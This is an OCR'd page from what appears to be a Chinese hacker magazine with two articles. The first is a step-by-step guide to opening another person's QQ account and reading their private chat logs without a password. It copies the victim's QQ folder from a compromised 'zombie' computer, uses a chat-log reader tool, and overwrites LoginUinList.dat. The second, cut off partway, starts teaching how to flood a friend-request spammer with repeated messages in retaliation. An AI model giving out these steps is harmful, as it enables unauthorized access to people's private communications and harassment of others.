


图5

你的聊天记录，我知道！

Eddy.zen.l

文章难易度：☆☆

文章阅读点：QQ聊天记录读取器的详细使用




图1




图2

在上期杂志的光盘里有一个软件叫QQ聊天记录读取器，这个软件可以让我们以离线的方式，在不输入密码登录到别人QQ的情况下，查看到对方的聊天记录。但是这个软件只能查看在本机上已经登录过的QQ的聊天记录，那么，如果没有在本机上登录过的QQ，我们能够查看吗？

众所周知，我们在哪台电脑上登录QQ，就会在那台电脑的QQ目录里形成一个和登录的QQ号码同名的文件夹（图1），我们的资料、本地密码和聊天记录都保存在里面，由于密码是经过加密的，破解比较复杂，所以我们很难从这里下手（否则就成盗Q了），当然了，我们的目的是查看对方的聊天记录，而不是盗号。我们随便找一台肉鸡，将对方QQ文件夹里以QQ号命名的文件，全部下载到我们自己的电脑上，存放在QQ目录里，图2中的那个名为37931****的QQ文件夹就是我们复制过来的。然后把QQ聊天记录读取器也放在QQ目录里，双击运行，先进行注册（注册码在上期的光盘中已经收录了），否则程序一分钟后就会自动关闭，而且只能运行3次。




图3

注册好后点“启动QQ”，此时弹出QQ的登录框。手动输入那个QQ号37931****，密码为空，点击“登录”，然后就是等待了（尽量在联网的情况下执行操作，否则等待的时间会很长的）。接着系统会提示密码不正确（图3），QQ也没有打开，失败了。也就是说，当我们登录QQ，除了在QQ文件夹下生成的那个同名文件夹以外，QQ的系统文件也被改变了，所以只下载对方QQ号的文件夹是不行的。事实上，虽然刚才我们的登录失败了，但系统文件也已经发生了改变！现在我们再次运行QQ聊天记录读取器，点“启动QQ”，看到了吗？登录框里已经有了我们刚才登录失败的那个号码（图4），密码不填，再次点登录，等待一会儿，仍然提示密码错误，但QQ已经登录上去了（图5），随便在一个头像上按右键-->聊天记录-->查看聊天记录，对方的聊天记录立刻出现在我们眼前（图6）。




图4

我使用的是珊瑚虫最新版，不知道别的版本是否也会成功。其实还有一个更简单的方法可以根本解决这个问题！我们登录QQ的号码列表实际上储存在QQ目录下的“LoginUinList.dat”文件里，只要将对方QQ目录里的这个文件覆盖你QQ目录里的同名文件，一次就可以登录成功，简单吧！

(文章中涉及到的QQ聊天记录读取器已收录到关盘中)




图6





图5



反击QQ验证消息骚扰者

MeltRain

文章难易度：★★

文章闪光点：手工反发送QQ验证消息的方法以及“暗键游侠”的详细使用。




图 1




图 2

在国内，平时我们上网联系一般都使用腾讯ＱＱ，当然我也不例外。ＱＱ的注册用户突破了四亿，而活跃用户目前也达到了１.５亿。俗话说得好，林子大了，什么鸟儿都有，就是有些人喜欢捣乱。本来上上网是为了享受一下自由自在的网络生活，没想到ＱＱ一上线却总是收到Ｎ多加我的验证消息，内容无非就是让我教他黑站、盗ＱＱ、挂马什么的，或者是向我拜师的（顺便说一下，我认为学习技术应该是互相平等交流的，不应该有什么拜师、收徒）。而我又不愿意将ＱＱ设置为“不允许任何人把我列为好友”，所以起初我还都礼貌的一一拒绝，但是后来发现这类消息越来越多，这样下去根本不是个办法。有一次竟然还有更加无聊的，一次发来十好几个信息，这可彻底把我惹火了，决心好好反击一下这些骚扰者（图１）！

一下子能发来这么多验证信息，我想这小菜鸟肯定是用自动发送器发送的，可能是那个ＱＱ砸门机吧。不管他用什么，反正他是骚扰了我，破坏了我的心情，我就让他受点苦头，嘿嘿。首先要先礼后兵，我给他回了个拒绝的信息，没想到根本没有起什么作用，他还是不停的狂发，那么就得使用点“暴力”了。我先把ＱＱ设置为“不允许任何人把我列为好友”，这样是为了防止再接收到他的信息。然后我开始把消息反弹给他。点击一次拒绝，对方就会收到一次消息。但是有人发问了，这样只能点一次发一次啊，如何才能做到无限次发送呢？呵呵，其实做到无限次发送，也就是“痛击”的效果，是非常简单的。点击ＱＱ上那个小喇叭，弹出消息管理器，如图2，图3。点击查看“系统信息”，会看到刚才那人给我发的消息的记录，双击那些消息（注：此时消息管理器窗口右上脚显示的必须为“传统模式”，而不是“平板模式”，如果是“平板模式”，请改为“传统模式”），我们会发现那个验证信息的窗口又出来了（图４）！

